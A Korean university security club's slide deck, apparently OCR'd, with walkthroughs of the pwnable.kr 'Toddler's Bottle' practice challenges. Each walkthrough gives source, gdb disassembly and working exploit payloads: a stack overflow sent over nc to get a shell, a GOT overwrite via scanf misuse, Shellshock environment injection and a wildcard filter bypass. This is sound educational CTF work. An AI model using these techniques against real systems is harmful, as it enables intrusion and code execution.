
pwnable.kr
Toddler's Bottle 문제 풀이

사이버보안학과 학술소학회 WhoIs

신동석
20171123

CONTENTS

Pwnable.kr



- 여러가지 포너블 문제들이 수록되어 있다.
- 문제의 난이도에 따라서 포인트가 배점 되어 있고, 포인트로 정해진 RANK 도 볼 수 있다.

fd

```
fd@ubuntu:~$ cat fd.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char buf[32];
int main(int argc, char* argv[], char* envp[]){
        if(argc<2){
                printf("pass argv[1] a number\n");
                return 0;
        }
        int fd = atoi( argv[1] ) - 0x1234;
        int len = 0;
        len = read(fd, buf, 32);
        if(!strcmp("LETMEWIN\n", buf)){
                printf("good job :)\n");
                system("/bin/cat flag");
                exit(0);
        }
        printf("learn about Linux file IO\n");
        return 0;

}
```

```
fd@ubuntu:~$ ./fd 4660
LETMEWIN
good job :)
mommy! I think I know what a file descriptor is!!
fd@ubuntu:~$
```

- atoi 함수를 이용해서 입력된 문자열을 정수값으로 반환후, fd에 저장
- fd값을 read함수에 사용함. fd의 값이 0 이라면 사용자 입출력을 사용할 수 있게 해줌.
- 따라서 argv[1]에 0x1234의 10진수 값인 4660을 저장해주면 됨.
- 이후 LETMEWIN을 입력해주면 if문으로 들어감.

collision

```
col@ubuntu:~$ cat col.c
#include <stdio.h>
#include <string.h>
unsigned long hashcode = 0x21DD09EC;
unsigned long check_password(const char* p){
        int* ip = (int*)p;
        int i;
        int res=0;
        for(i=0; i<5; i++){
                res += ip[i];
        }
        return res;
}

int main(int argc, char* argv[]){
        if(argc<2){
                printf("usage : %s [passcode]\n", argv[0]);
                return 0;
        }
        if(strlen(argv[1]) != 20){
                printf("passcode length should be 20 bytes\n");
                return 0;
        }

        if(hashcode == check_password( argv[1] )){
                system("/bin/cat flag");
                return 0;
        }
        else
                printf("wrong passcode.\n");
        return 0;
}
```

- Passcode로 20byte를 받음
- 이후 check_password 함수에서 입력받은 passcode를 정수 res에다 저장함
- 이 과정에서 입력한 passcode를 4바이트씩 끊어서 res에 저장하게 됨.
- 즉 4바이트씩 총 5개의 합이 0x21dd09ec면 됨.
- 페이로드를 ./col `python -c 'print "₩x00"*16+"₩xec₩x09₩xdd₩x21"`로 입력하면 ₩x00을 인식하지 못해서 공격 실패 함.
- 따라서 다음과 같이 수정

```
col@ubuntu:~$ ./col `python -c 'print "\x01"*16+"\xe8\x05\xd9\x1d"'`
daddy! I just managed to create a hash collision :)
```

bof

```
sda0090@AjouUbuntu:~/c_programming$ cat bof.c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
        char overflowme[32];
        printf("overflow me : ");
        gets(overflowme);       // smash me!
        if(key == 0xcafebabe){
                system("/bin/sh");
        }
        else{
                printf("Nah..\n");
        }
}
int main(int argc, char* argv[]){
        func(0xdeadbeef);
        return 0;
}
```

- gets 함수로 크기 제한 없이 입력받기 때문에 bof 가능
- bof를 이용해서 key 값에 0xcafebabe 를 저장하면 됨

```
(gdb) disas main
Dump of assembler code for function main:
   0x00000000004006d6 <+0>:     push   %rbp
   0x00000000004006d7 <+1>:     mov    %rsp,%rbp
   0x00000000004006da <+4>:     sub    $0x10,%rsp
   0x00000000004006de <+8>:     mov    %edi,-0x4(%rbp)
   0x00000000004006e1 <+11>:    mov    %rsi,-0x10(%rbp)
   0x00000000004006e5 <+15>:    mov    $0xdeadbeef,%edi
   0x00000000004006ea <+20>:    callq  0x400666 <func>
   0x00000000004006ef <+25>:    mov    $0x0,%eax
   0x00000000004006f4 <+30>:    leaveq
   0x00000000004006f5 <+31>:    retq
End of assembler dump.
(gdb) disas func
Dump of assembler code for function func:
   0x0000000000400666 <+0>:     push   %rbp
   0x0000000000400667 <+1>:     mov    %rsp,%rbp
   0x000000000040066a <+4>:     sub    $0x40,%rsp
   0x000000000040066e <+8>:     mov    %edi,-0x34(%rbp)
   0x0000000000400671 <+11>:    mov    %fs:0x28,%rax
   0x000000000040067a <+20>:    mov    %rax,-0x8(%rbp)
   0x000000000040067e <+24>:    xor    %eax,%eax
   0x0000000000400680 <+26>:    mov    $0x400784,%edi
   0x0000000000400685 <+31>:    mov    $0x0,%eax
   0x000000000040068a <+36>:    callq  0x400530 <printf@plt>
   0x000000000040068f <+41>:    lea    -0x30(%rbp),%rax
   0x0000000000400693 <+45>:    mov    %rax,%rdi
   0x0000000000400696 <+48>:    mov    $0x0,%eax
   0x000000000040069b <+53>:    callq  0x400550 <gets@plt>
   0x00000000004006a0 <+58>:    cmpl   $0xcafebabe,-0x34(%rbp)
   0x00000000004006a7 <+65>:    jne    0x4006b5 <func+79>
   0x00000000004006a9 <+67>:    mov    $0x400793,%edi
   0x00000000004006ae <+72>:    callq  0x400520 <system@plt>
   0x00000000004006b3 <+77>:    jmp    0x4006bf <func+89>
   0x00000000004006b5 <+79>:    mov    $0x40079b,%edi
   0x00000000004006ba <+84>:    callq  0x400500 <puts@plt>
   0x00000000004006bf <+89>:    nop
   0x00000000004006c0 <+90>:    mov    -0x8(%rbp),%rax
   0x00000000004006c4 <+94>:    xor    %fs:0x28,%rax
   0x00000000004006cd <+103>:   je     0x4006d4 <func+110>
   0x00000000004006cf <+105>:   callq  0x400510 <__stack_chk_fail@plt>
   0x00000000004006d4 <+110>:   leaveq
   0x00000000004006d5 <+111>:   retq
```

- func 함수에서 $0x0 에서 gets 함수가 호출되는 것을 보아 $0x00이 배열 overflowme 배열이 저장되어 있을 것
- -0x34(%rbp)에서 cafebabe 와 비교하기 때문에 저 위치에 key값이 저장되어 있을 것이다
- Bof를 이용해서 52(=0x34)byte만큼 채워주고 나머지 4byte에 cafababe를 입력해주면 key에 cafebabe가 저장 될 것이다

bof

```
sda0090@AjouUbuntu:~/c_programming$ nc pwnable.kr 9000
`python -c 'print "A"*52+"\xbe\xba\xfe\xca"'`
*** stack smashing detected ***: /home/bof/bof terminated
overflow me :
Nah..
sda0090@AjouUbuntu:~/c_programming$ (python -c 'print "A"*52+"\xbe\xba\xfe\xca"';cat)| nc pwnable.kr 9000

whoami
bof
ls -al
total 24964
drwxr-x---  3 root bof      4096 Oct 23  2016 .
drwxr-xr-x 80 root root     4096 Jan 11  2017 ..
d---------  2 root root     4096 Jun 12  2014 .bash_history
-r-xr-x---  1 root bof      7348 Sep 12  2016 bof
-rw-r--r--  1 root root      308 Oct 23  2016 bof.c
-r--r-----  1 root bof        32 Jun 11  2014 flag
-rw-------  1 root root 25528277 Nov 15 19:35 log
-rw-r--r--  1 root root        0 Oct 23  2016 log2
-rwx------  1 root root      760 Sep 10  2014 super.pl
cat flag
daddy, I just pwned a buFFer :)
```

passcode

```
void login(){
        int passcode1;
        int passcode2;

        printf("enter passcode1 : ");
        scanf("%d", passcode1);
        fflush(stdin);

        // ha! mommy told me that 32bit is vulnerable to bruteforcing :)
        printf("enter passcode2 : ");
        scanf("%d", passcode2);

        printf("checking...\n");
        if(passcode1==338150 && passcode2==13371337){
                printf("Login OK!\n");
                system("/bin/cat flag");
        }
        else{
                printf("Login Failed!\n");
                exit(0);
        }
}

void welcome(){
        char name[100];
        printf("enter you name : ");
        scanf("%100s", name);
        printf("Welcome %s!\n", name);
}

int main(){
        printf("Toddler's Secure Login System 1.0 beta.\n");

        welcome();
        login();

        // something after login...
        printf("Now I can safely trust you that you have credential :)\n");
        return 0;
}
```

- Scanf함수를 사용할 때 &를 사용하지 않음.
- &(변수)와 같은 형태로 사용시 변수의 주소값을 참조해서 그 주소에 값을 저장하는 반면 &를 사용하지 않으면 변수 자체가 주소가 되기때문에 그 주소에 값을 저장하게 될 것이다.

passcode

〈Welcome 함수〉

```
0x0804862f <+38>:    lea    -0x70(%ebp),%edx
0x08048632 <+41>:    mov    %edx,0x4(%esp)
0x08048636 <+45>:    mov    %eax,(%esp)
0x08048639 <+48>:    call   0x80484a0 <__isoc99_scanf@plt>
```

〈login 함수〉

```
0x0804857c <+24>:    mov    -0x10(%ebp),%edx
0x0804857f <+27>:    mov    %edx,0x4(%esp)
0x08048583 <+31>:    mov    %eax,(%esp)
0x08048586 <+34>:    call   0x80484a0 <__isoc99_scanf@plt>
```

- Welcome 함수에서 name을 총 100자 입력하게 되는데 실제로 100자 중 마지막 4바이트는 passcode1까지 넘어가게 된다. 이 점을 이용해서 passcode1의 값을 변경할 수 있다.

- Passcode1의 값을 system함수를 부를수 있도록 변조시키면 될 것이다.

- fflush 함수를 passcode1이 가리키도록 만들고 fflush 함수 내에서 system함수의 주소를 저장하면 fflush기능 대신에 system함수를 호출 할 것이다.

passcode

```
0x08048593 <+47>:    call   0x8048430 <fflush@plt>
```

```
(gdb) x/4i 0x08048430
   0x8048430 <fflush@plt>:      jmp    *0x804a004
   0x8048436 <fflush@plt+6>:    push   $0x8
   0x804843b <fflush@plt+11>:   jmp    0x8048410
   0x8048440 <__stack_chk_fail@plt>:    jmp    *0x804a008
```

```
(gdb) x/4i 0x080485e3
   0x80485e3 <login+127>:       movl   $0x80487af,(%esp)
   0x80485ea <login+134>:       call   0x8048460 <system@plt>
   0x80485ef <login+139>:       leave
   0x80485f0 <login+140>:       ret
(gdb) x/4e 0x080487af
0x80487af:      Undefined output format "e".
(gdb) x/4s 0x080487af
0x80487af:      "/bin/cat flag"
0x80487bd:      "Login Failed!"
0x80487cb:      "enter you name : "
0x80487dd:      "%100s"
```

- fflush 함수를 호출 후 0x0804a004로 jmp 하는 것을 볼 수 있다.
- 저 주소에 저장된 것을 system 함수로 바꾸면 될 것이다.
- 0x080485e30이 syste함수의 시작부분이므로 저 주소를 입력한다.

passcode

```
passcode@ubuntu:~$ (python -c 'print "A"*96+"\x04\xa0\x04\x08"+"134514147"';cat)|./passcode
Toddler's Secure Login System 1.0 beta.
enter you name : Welcome AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAA!
Sorry mom.. I got confused about scanf usage :(
enter passcode1 : Now I can safely trust you that you have credential :)
```

- Passcode 는 %d를 이용해서 받기 때문에 10진수 형태로 입력해준다.

random

```
random@ubuntu:~$ cat random.c
#include <stdio.h>

int main(){
        unsigned int random;
        random = rand();        // random value!

        unsigned int key=0;
        scanf("%d", &key);

        if( (key ^ random) == 0xdeadbeef ){
                printf("Good!\n");
                system("/bin/cat flag");
                return 0;
        }

        printf("Wrong, maybe you should try 2^32 cases.\n");
        return 0;
}
```

- 난수를 생성했지만 srand를 사용한 것이 아니라 고정된 값이다
- Random값을 알아낸 후 xor 연산으로 0xdeadbeef값을 얻을 수 있는 key값을 알아낸다.
- 그 key값을 입력하면 문제 해결

random


```
End of assembler dump.
(gdb) b *main+18
Breakpoint 1 at 0x400606
(gdb) r
Starting program: /home/random/random

Breakpoint 1, 0x0000000000400606 in main ()
(gdb) x/x $eax
0x6b8b4567:     Cannot access memory at address 0x6b8b4567
```

- Rand함수가 호출 된 후의 부분에 break point를 설정하고 그 때의 eax를 보면 0x6b8b4567임을 알 수 있다.
- 이제 이 값과 deadbeef를 xor연산하면 그 값이 key값 일 것이다.

```
random@ubuntu:~$ ./random
3039230856
Good!
Mommy, I thought libc random is unpredictable...
```

shellshock

Bash 코드 인젝션 취약점(CVE-2014-6271 / CVE-2014-7169)



[그림 1] 간단한 취약성 테스트 (*출처: 레드햇 블로그SECURITYBLOG)

```
shellshock@ubuntu:~$ env x='() { :;}; /bin/cat flag' ./shellshock
only if I knew CVE-2014-6271 ten years ago..!!
Segmentation fault
shellshock@ubuntu:~$
```

- Bash취약점을 이용한 문제
- 다음과 같이 설정하면 “파란색 부분”을 실행하면서 동시에 “빨간색 부분”도 작동이 된다.
- 따라서 다음과 같이 설정하면 ./shellshock를 실행하면서 동시에 /bin/cat flag도 실행될 것이다.

blackjack

```
int betting() //Asks user amount to bet
{
 printf("\n\nEnter Bet: $");
 scanf("%d", &bet);

 if (bet > cash) //If player tries to bet more money than player has
 {
        printf("\nYou cannot bet more money than you have.");
        printf("\nEnter Bet: ");
        scanf("%d", &bet);
        return bet;
 }
 else return bet;
} // End Function
```

- 문제와 함께 제시된 blackjack의 소스코드를 보면 베팅한 금액이 소유 금액보다 크면 한번에 한하여서 다시 입력을 받는다.
- 즉 이 두번째 과정에서 엄청 큰 수를 두 번 입력하면 그 입력한 금액대로 진행될 것이다.
- 이후 한번이라도 승리하면 된다.

blackjack

```
Cash: $500
-------
|H    |
|  1  |
|    H|
-------

Your Total is 1

The Dealer Has a Total of 10

Enter Bet: $1000000

You cannot bet more money than you have.
Enter Bet: 1000000
```

```
YaY_I_AM_A_MILLIONARE_LOL


Cash: $1000500
-------
|D    |
|  1  |
|    D|
-------

Your Total is 1

The Dealer Has a Total of 4

Enter Bet: $
```

lotto

```
// calculate lotto score
int match = 0, j = 0;
for(i=0; i<6; i++){
        for(j=0; j<6; j++){
                if(lotto[i] == submit[j]){
                        match++;
                }
        }
}
```

```
Submit your 6 lotto bytes : ------
Lotto Start!
bad luck...
- Select Menu -
1. Play Lotto
2. Help
3. Exit
1
Submit your 6 lotto bytes : ------
Lotto Start!
sorry mom... I FORGOT to check duplicate numbers... :(
- Select Menu -
1. Play Lotto
2. Help
3. Exit
```

- 로또 번호와 자신이 제출한 번호를 비교할 때의 순서가 바뀌었기 때문에 번호를 하나로 통일해서 제출 했을 때 하나라도 일치하면 바로 통과가 될 것이다.

- 이때 submit배열이 char형이기 때문에 특수문자를 이용해서 입력한다.

cmd1

```
cmd1@ubuntu:~$ cat cmd1.c
#include <stdio.h>
#include <string.h>

int filter(char* cmd){
        int r=0;
        r += strstr(cmd, "flag")!=0;
        r += strstr(cmd, "sh")!=0;
        r += strstr(cmd, "tmp")!=0;
        return r;
}
int main(int argc, char* argv[], char** envp){
        putenv("PATH=/fuckyouverymuch");
        if(filter(argv[1])) return 0;
        system( argv[1] );
        return 0;
}
```

```
cmd1@ubuntu:~$ ./cmd1 "/bin/cat /home/cmd1/f*"
mommy now I get what PATH environment is for :)
```

- 입력한 문자열에서 flag,sh,tmp가 있으면 필터링 된다.
- 저 문자열을 포함하지 않고 우회해서 flag파일을 실행시켜야 한다.
- 특수문자 *를 이용하면 우회할 수 있다.
- 만일 ls *.c를 입력하면 확장자가 .c 인 모든 파일을 보여줄 것이다.
- 만일 ls f* 를 입력하면 파일이름이 f로 시작하는 모든 파일을 보여줄 것이다.
- 저렇게 입력하면 우회해서 실행 가능

Q & A